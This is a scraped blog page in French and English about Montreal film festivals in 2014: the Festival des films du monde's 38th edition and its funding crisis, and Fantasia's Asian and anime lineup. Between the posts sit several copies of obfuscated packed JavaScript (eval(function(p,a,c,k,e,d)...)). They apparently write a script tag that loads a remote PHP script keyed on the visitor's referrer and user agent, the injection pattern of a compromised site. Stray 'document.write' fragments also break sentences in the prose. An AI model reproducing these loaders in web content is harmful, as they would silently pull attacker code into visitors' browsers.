eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ibffz|var|u0026u|referrer|ekihz||js|php’.split(‘|’),0,{}))

Lire la suite >>

En mars, le FFM annonçait que le Marché international du film de Montréal, qui est une activité importante du Festival des films du monde de Montréal, aura une nouvelle section de films européens ce qui fera du Marché une plateforme majeure du cinéma européen en Amérique. Ce sera l’occasion pour tous les secteurs européens de l’industrie cinématographique de faire la promotion de leurs films et de développer d’éventuels partenariats de coproduction. Le Marché du film de Montréal est un rendez-vous important pour les membres de l’industrie locale qui y trouvent l’occasion unique de rencontrer des professionnels de tous les pays. En plus de la présence des représentants européens, le Marché accueillera à nouveau la Semaine de l’industrie chinoise du cinéma. (Voir le communiqué)

À la fin avril, le FFM annonçait que le 38e Festival des films du monde sera dédié à la mémoire de Gabriel García Márquez décédé plus tôt cette année. Il est “sans conteste un phare unique de la littérature mondiale du XXe siècle. Le FFM tient à saluer sa mémoire en hommage à son immense talent et à son engagement humaniste constant pour la défense des cultures de l’Amérique du Sud. Il est un des adeptes du réalisme magique qui a influencé non seulement ses collègues écrivains mais aussi nombre de cinéastes latino américains et autres que nous avons accueillis ici » a déclaré Serge Losique, président du FFM. (Voir le communiqué)

Puis, en mai, le FFM dévoilait l’affiche du 38e Festival, qui a été choisie par le public. Il s’agit d’une oeuvre l’artiste bolivien Marco Toxico.

Ses œuvres sont reconnues mondialement et ont bénéficié de publications en Allemagne, Argentine, Belgique, Brésil, Espagne, France, Mexique, Pérou et Venezuela en plus d’y être exposées régulièrement. Il est le cofondateur, avec Karen Gil, de la maison d’édition La Ñatita consacrée à la publication de leurs travaux. Il a été nommé parmi les 10 meilleurs illustrateurs par le Cow International Design Festival d’Ukraine et a obtenu une mention lors des Rencontres latino-américaines de Design 2013 de Buenos-Aires. (Voir le communiqué)

À la fin juin, le FFM nous rappelle que le Marché international du film de Montréal se prépare a accueillir une importante délégation de l’industrie cinématographique chinoise qui viendra proposer une série de projets de coproduction. (Voir le communiqué)

Finalement, en juillet, le FFM a annoncé que Salaud, on t’aime de Claude Lelouch sera le film d’ouverture de la 38e édition du festival (voir le communiqué) et que Aimer, boire et chanter d’Alain Resnais en serait le film de clôture (voir le communiqué). On a également annoncé le 1er août que l’acteur Hippolyte Girardot sera présent à Montréal pour la projection de l’ultime film de Resnais, “Aimer, Boire et Chanter” (voir le communiqué).

Malheureuseement, les préparatifs pour cette 38e édition du festival sont perturbés par une sérieuse controverse. Le 5 juin dernier, Le Devoir annonce que le Festival des films du monde est menacé car il serait en panne de financement. En effet, la SODEC ne lui accorderait pas de subventions cette année et deux autres bailleurs de fonds principaux, Téléfilm Canada et la Ville de Montréal, retireraient aussi leurs soutien faute d’avoir accès à tous ses livres, à un plan de redressement bien établi et à des finances équilibrées. Le FFM serait ainsi en faillite technique puisqu’il serait miné par un déficit accumulé de plus de 2,5 millions.

Le FFM réplique avec un communiqué où il affirme que malgré le fait que certaines promesses de soutien n’ont pas été tenues, les préparatifs pour la 38e année du festival continues, que le festival se tiendra malgré tout, et qu’il offrira comme par le passé une sélection riche et variée. Il est impossible de nier que les festival éprouve des difficultés financières mais qu’il devrait passer au travers grâce à une gestion rigoureuse et responsable et à un plan de relance.

Par la suite, La Presse et Le Devoir font la chronique de cette saga (à noter que la série d’articles de La Presse nous parait plutôt hostile envers le festival):

À suivre… Étrangement, à travers toute cette tempête, je n’ai pas vu beaucoup de gens qui défendent le FFM: à part quelques acteurs du monde du cinéma [Le Devoir, 16 juillet — abonnement requis], je n’ai vu qu’un éditorial au Devoir titré “Un actif à conserver” [Le Devoir, 3 juillet — abonnement requis mais heureusement le FFM l’a reprit dans son intégralité sur sa page Facebook] et une chronique de Nathalie Petrowski, titré “Une dernière chance” (La Presse, 7 juillet) qui le défendent tant soit peu.

Je trouve tout cela extrêmement dommage. Comme je l’ai déjà dit dans un commentaire quelque part sur FB, non seulement le FFM nous offre l’occasion de voir des films qu’on ne verrait pas ailleurs (contrairement au festival de Toronto où les films sortent en salles dans les semaines qui suivent; je n’en comprend pas du tout l’intérêt…) mais il fait rayonner la ville de Montréal internationalement ! Oui peut-être qu’il n’attire plus autant les foule que Fantasia (mais les deux festivals visent des public totalement différents) et c’est sûr qu’il y aurait du travail à faire sur la promotion et la gestion mais le FFM n’en demeure pas moins un événement culturel essentiel qui se doit d’être préservé et subventionné. Point. Si on trouve de l’argent pour la F1, je suis sûr qu’on peut faire l’effort d’en trouver pour le FFM ! Alors, grands dieux et s.v.p., arrêtez d’argumenter et faites juste en sorte qu’on puisse voir de bons et beaux films !

[ Traduire ]

Fantasia 2014


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|etniy|var|u0026u|referrer|yisdb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ibbrr|var|u0026u|referrer|naraz||js|php’.split(‘|’),0,{}))
The 18th edition of the Fantasia International Film Festival will be held in Montreal from July 17 to August 5, document.write(“”); 2014. Screenings will take place mostly at the freshly renovated Concordia Hall Cinema. This year the festival is offering a lineup of over 160 features films and about 300 shorts. For more programming details check the festival’s web page at www.fantasiafestival.com.

Here our main interest is the asian programming (over sixty movies from seven countries: 22 from Japan, 17 from South Korea, 7 from Hong Kong, 2 from Indonesia, one each from China, Malaysia and Philippines) and particularly the animation (twelve movies from four countries: 8 from Japan, 2 from China, as well as one each from South Korea and Indonesia — there’s also one anime-related animation from Québec).

Update: For comments on the Japanese movies presented at Fantasia, I highly recommend reading Claude R. Blouin’s article [in french], “Montréal, Fantasia 2014 : le Japon des exclus” on Shomingeki web magazine.

A recap list of the Asian programming titles follows (with links to full description).


Anime (+ Asian Animation):

Japan (Live-Action):

Other Asian countries (Live-Action):

[ Traduire ]

Fantasia unveil their full 2014 lineup


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yynis|var|u0026u|referrer|hyksd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbzez|var|u0026u|referrer|ydtad||js|php’.split(‘|’),0,{}))
2014 is the year that
The Fantasia International Film Festival turns 18. We can’t believe it either. Fantasia’s 18th birthday means over 160 features and something in the neighbourhood of 300 shorts, document.write(“”); many being shown for the first time on this continent, a good number screening here for the first time anywhere in the world.

In the previous weeks, they announced many programming highlights in a 1st and 2nd Wave of press releases and now the time has come to unveil the rest of the 2014 lineup.


Camera Lucida
In addition to the previously announced titles, Fantasia’s 2014 Camera Lucida section features the following asian movies:

SEVENTH CODE
Japan, Dir: Kiyoshi Kurosawa. A young Japanese woman finds herself lost and alone in Russia, leading her into a sinister universe of international espionage. SEVENTH CODE is Kiyoshi Kurosawa’s unexpected detour into the thriller genre. Canadian Premiere.

The Return of AXIS: Fantasia’s Animation Showcase
Axis, Fantasia’s international animation showcase, returns with features hailing from Belgium, France, Japan, South Korea, Russia and the USA. Aside from the previous announced Axis titles (like HUNTER X HUNTER: THE LAST MISSION or the special screening of the new HD master for Mamoru Oshii’s 1995 classic GHOST IN THE SHELL), the 2014 lineup features the following asian movies:

APPLESEED ALPHA
Japan, Dir: Shinji Aramaki. Super-soldier Deunan and her hulking cyborg companion Briareos stalk the shattered husk of New York City. A tour-de-force of digital design, APPLESSED ALPHA is essential kick-ass cyberpunk animation. North American Premiere

BAYONETTA: BLOODY FATE
Japan, Dir: Fuminori Kizaki. Bayonetta, a lithe, powerful witch and mistress of the Bullet Arts, dispatches a host of bloodthirsty angels in a church. But what she cannot dispel are the mysteries of her own origin and purpose… Canadian Premiere.

THE FAKE
South Korea, Dir: Yeon Sang-ho. The latest from Yeon Sang-ho, winner of Fantasia’s first Satoshi Kon Award with KING OF PIGS, targets corruption, Korean displacement policies that favour progress over the individual’s welfare, and the dark side of religion. Official Selection: AFI Fest 2013 Quebec Premiere.

HAL
Japan, Dir: Ryotaro Makihara. An android assigned to console a grieving girl learns what being human means in this short, self-contained gem of emotionally resonant science fiction anime. North American Premiere.

HUNTER X HUNTER : PHANTOM ROUGE
Japan, Dir: Yuzo Sato. The stage is set for secrets and conspiracies, fantastic wonders and furious action, as Yoshihiro Togashi’s hugely popular manga series HUNTER X HUNTER makes its big-screen anime debut. Canadian Premiere.

THE SATTELITE GIRL AND MILK COW
South Korea, Dir: Chang Hyung-yun. A familiar trope of Asian animation — fantastical romance between misfits — is turned upside down and inside out in this charmingly surrealist robo-rom-com from South Korea. North American Premiere.

And now more Asian movies announcement:

BLACK BUTLER
Japan, Dir: Kentaro Otani, Keiichi Sato. Shiori sold her soul to avenge her parents’ murder. She and her diabolical butler Sebastian are on a mission… The hit manga’s action-packed big-screen adaptation will thrill diehard fans and newbies alike. Quebec Premiere.

COLD EYES
South Korea, Dir: Cho Ui-seok, Kim Byung-seo. One of South Korea’s absolute blockbuster hits of 2013, a fast-paced, relentless roller-coaster ride into the high-stakes world of criminal surveillance that will leave you absolutely breathless. Quebec Premiere.

DAYS OF WRATH
South Korea, Dir: Shin Dong-yeop. Fifteen years after the torments of his teenage days, Joon-seok seeks vengeance on his erstwhile tormentor, Chang-sik. A Korean revenge film that stands out starkly from its predecessors, bringing in a new perspective for which the genre thirsted. International Premiere.

THE DEMON WITHIN
Hong Kong, Dir: Dante Lam. Beware of the Festival of Hungry Ghosts! The Demon King Gang is creating havoc once again! Lock and load for some high-octane action and horror in a film-noir setting, from Dante Lam (BEAST STALKER, STOOL PIGEON). Quebec Premiere.

THE FATAL ENCOUNTER
South Korea, Dir: Lee Jae-kyoo. This powerful, tragic political thriller retells an oft-told tale of true history, of an attack on the so-called “King of Misfortune” in 1777 Korea. A superior slice of silks-and-swordplay, sultry, sumptuous, sophisticated — and savage. Quebec Premiere.

THE FIVES
South Korea, Dir: Jeong Yeon-shik. Wheelchair-bound Eun-a seeks vengeance on the serial killer who slew her family, and assembles a group of desperate misfits to execute her plan. A gripping, fast-moving team spin on the familiar Korean revenge-thriller formula. Canadian Premiere.

GUARDIAN
Indonesia, Dir: Helfi Kardit. After THE RAID: REDEMPTION (2011) and THE RAID 2 (2014), Indonesia serves up GUARDIAN, an old-school action flick is which a mother pressures her daughter to master the martial arts following the murder of her father. International Premiere.

GUN WOMAN
Japan, Dir: Kurando Mitsutake. Japanese actress Asami is a junkie hooker transformed into a ruthless assassin in this ultraviolent action flick. If you’re into gunfights, hand-to-hand combat and floods of blood, set your sights on GUN WOMAN. Canadian Premiere.

HWAYI: A MONSTER BOY
South Korea, Dir: Jang Joon-hwan. Kidnapped by five criminals in his infancy, Hwayi has spent the last decade shacked up in the woods, learning how to be a cold-blooded killing machine. An exploration of evil from the creator of the cult classic SAVE THE GREEN PLANET! North American Premiere.

KABISERA
Philippines, Dir : Alfonso Torre III. Following a haunting dream, a felon-turned-fisherman finds a shipment of methamphetamine — and soon finds himself trapped in a nightmare. One of the most powerful, lasting genre films to come out of the Phillipines in recent year. Quebec Premiere.

THE MOLE SONG – UNDERCOVER AGENT REIJI
Japan, Dir: Takashi Miike. Disgraced cop Reiji Kikukawa is sent undercover to infiltrate the most powerful yakuza clan in Japan. With its marvellously absurd humour and contagious energy, THE MOLE SONG marks Miike’s magnificent return to comedy! Quebec Premiere.

MR. GO
South Korea/China, Dir: Kim Yong-hwa. Teenage Weiwei brings her gorilla with a powerhouse swing to the Asian baseball scene, to save her family’s debt-ridden circus. Korea’s first 3D blockbuster, an ambitious pan-Asian production, hits a home run! Canadian Premiere.

NUIGULUMAR Z (Gothic Lolita Battle Bear)
Japan, Dir: Noboru Iguchi. Get ready for sugar and spice and everything nice — set on maximum slice and dice! Cosplay and kawaii collide with Japanese sci-fi superheroics and zombie gore in GOTHIC LOLITA BATTLE BEAR! Canadian Premiere.

REAL
Japan, Dir: Kiyoshi Kurosawa. The Escher-like subconscious mindscape of a loved one becomes a spirit-laden underworld to explore in this bizarre, surreal, supremely beautiful sci-fi melodrama from Kiyoshi Kurosawa. Quebec Premiere.

RUROUNI KENSHIN – KYOTO INFERNO
Japan, Dir: Keishi Otomo. Long awaited sequel of the live action movie RUROUNI KENSHIN (2012) has finally arrived! Based on the best-selling manga series of the same title, this two-part film revolves around Kenshin’s desperate struggle to protect the nation and the people he loves from the conspiracy of Shishio, a former government assassin and Kenshin’s notorious successor, to overthrow the government. International Premiere. [See more details on ANN]

THE SNOW WHITE MURDER CASE
Japan, Dir: Yoshihiro Nakamura. Playing out like an endlessly fragmented retelling of RASHOMON for the digital age, the latest from Yoshihiro Nakamura (FISH STORY, GOLDEN SLUMBER) is a strikingly modern whodunit. Quebec Premiere.

THE SPY: UNDERCOVER OPERATION
South Korea, Dir: Lee Seung-jun. Elite operative Agent Kim must keep a second Korean War from breaking out — and his marriage from breaking apart! Equal parts zany rom-com and intense thriller, THE SPY is a mirthful mash-up of gritty gunplay and goofball gags. Canadian Premiere.

THE SUSPECT
South Korea, Dir: Won Shin-yeon. A North Korean super-soldier turned defector is drawn into a morally murky maelstrom of secrets, lies and sudden, furious yet precise violence. A tough, tight political action thriller with a soul. Canadian Premiere.

THERMAE ROMAE II
Japan, Dir: Hideaki Takeuchi. Time-travelling Roman bathhouse architect Lucius returns! Funnier, more grandiose and irreverent, this second journey from Ancient Rome to modern Japan, care of director Hideaki Takeuchi, is frankly spectacular. International Premiere.

UZUMASA LIMELIGHT
Japan, Dir: Ken Ochiai. Old Kamiyama the swordfight-death specialist is a legend around Kyoto’s Uzumasa Studios, but his star, however small it ever was, has dimmed. A journey into the inner workings of Japanese pop entertainment, in its golden era and today. Canadian Premiere.

ZOMBIE TV
Japan, Dir: Maelie Makuno, Naoya Tashiro, Yoshihiro Nishimura. Ever dreamed of zombie-only cable TV, broadcasting all things putrefied, decomposing and brain-hungry, 24 hours a day, all year round? A severed-tongue-firmly-planted-in-rotten-cheek, all-you-can-eat zombie-party anthology from Yoshihiro Nishimura and co. Canadian Premiere.

FANTASIA GUEST LIST BRINGS THE BEST OF GENRE FILM TO MONTREAL

This year Fantasia continues its tradition of inviting the best and brightest genre filmmakers from around the world to the city of Montreal. The festival is proud to host more than 76 directors, producers and actors coming to Fantasia to premiere their films at the festival’s 18th edition. Fantasia will welcome filmmakers from all over the globe, from countries ranging from Brunei, Japan, and South Korea, to France and the Netherlands. In total, this year Fantasia will host more than 400 film industry professionals from around the world.

Special festival guest from Asia will includes: Asami (Cult actress for Gun Woman), Noboru Iguchi (dir. for Nuigulumar Z), Jang Joon-hwan (Korean filmmaker for Hwayi: A Monster Boy), Hiroyoshi Koiwai (Executive Producer for Rurouni Kenshin: Kyoto Inferno), Kurando Mitsutake (Director/Writer for Gun Woman), Mamoru Oshii (Director for Ghost in the Shell, will receive a Fantasia Lifetime Achievement Award for his unparalleled career in animation), and Keishi Otomo (Director/Co-Writer for Rurouni Kenshin: Kyoto Inferno).

THE 3RD EDITION OF THE FANTASIA INDUSTRY RENDEZ-VOUS

For a third consecutive year, the Fantasia International Film Festival has organized an event to host members of the international film industry at the festival: The Fantasia Industry Rendez-Vous. From July 24 to 27, producers, directors, sales agents, distributors and talent agents from here and afar will converge in Montreal to develop film projects, as well as sell and buy films from Fantasia’s programming. The 2014 edition of the Rendez-Vous will attract 280 participants. The principal activity of the Industry Rendez-Vous is the Frontières International Co-Production Market, the first market to focus specifically on genre film co-production in-between North America and Europe.

Once again, a series of conferences have been organized within the Industry Rendez-Vous. The subjects that will be explored are: Shooting in Quebec, Early Production Involvement of Post-Production Partners, Creating a Proof-of-Concept Video for Financing and Presales, and Lessons Learned in Crowdfunding and Crowdsourcing. The conferences are open to the general public. Frontières also offers a consultancy service with professionals in independent production, film sales, festival programming and merchandising, available free of charge to market participants.

The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.

The full press release can be found here. You can also find more information on the festival website.

[ Traduire ]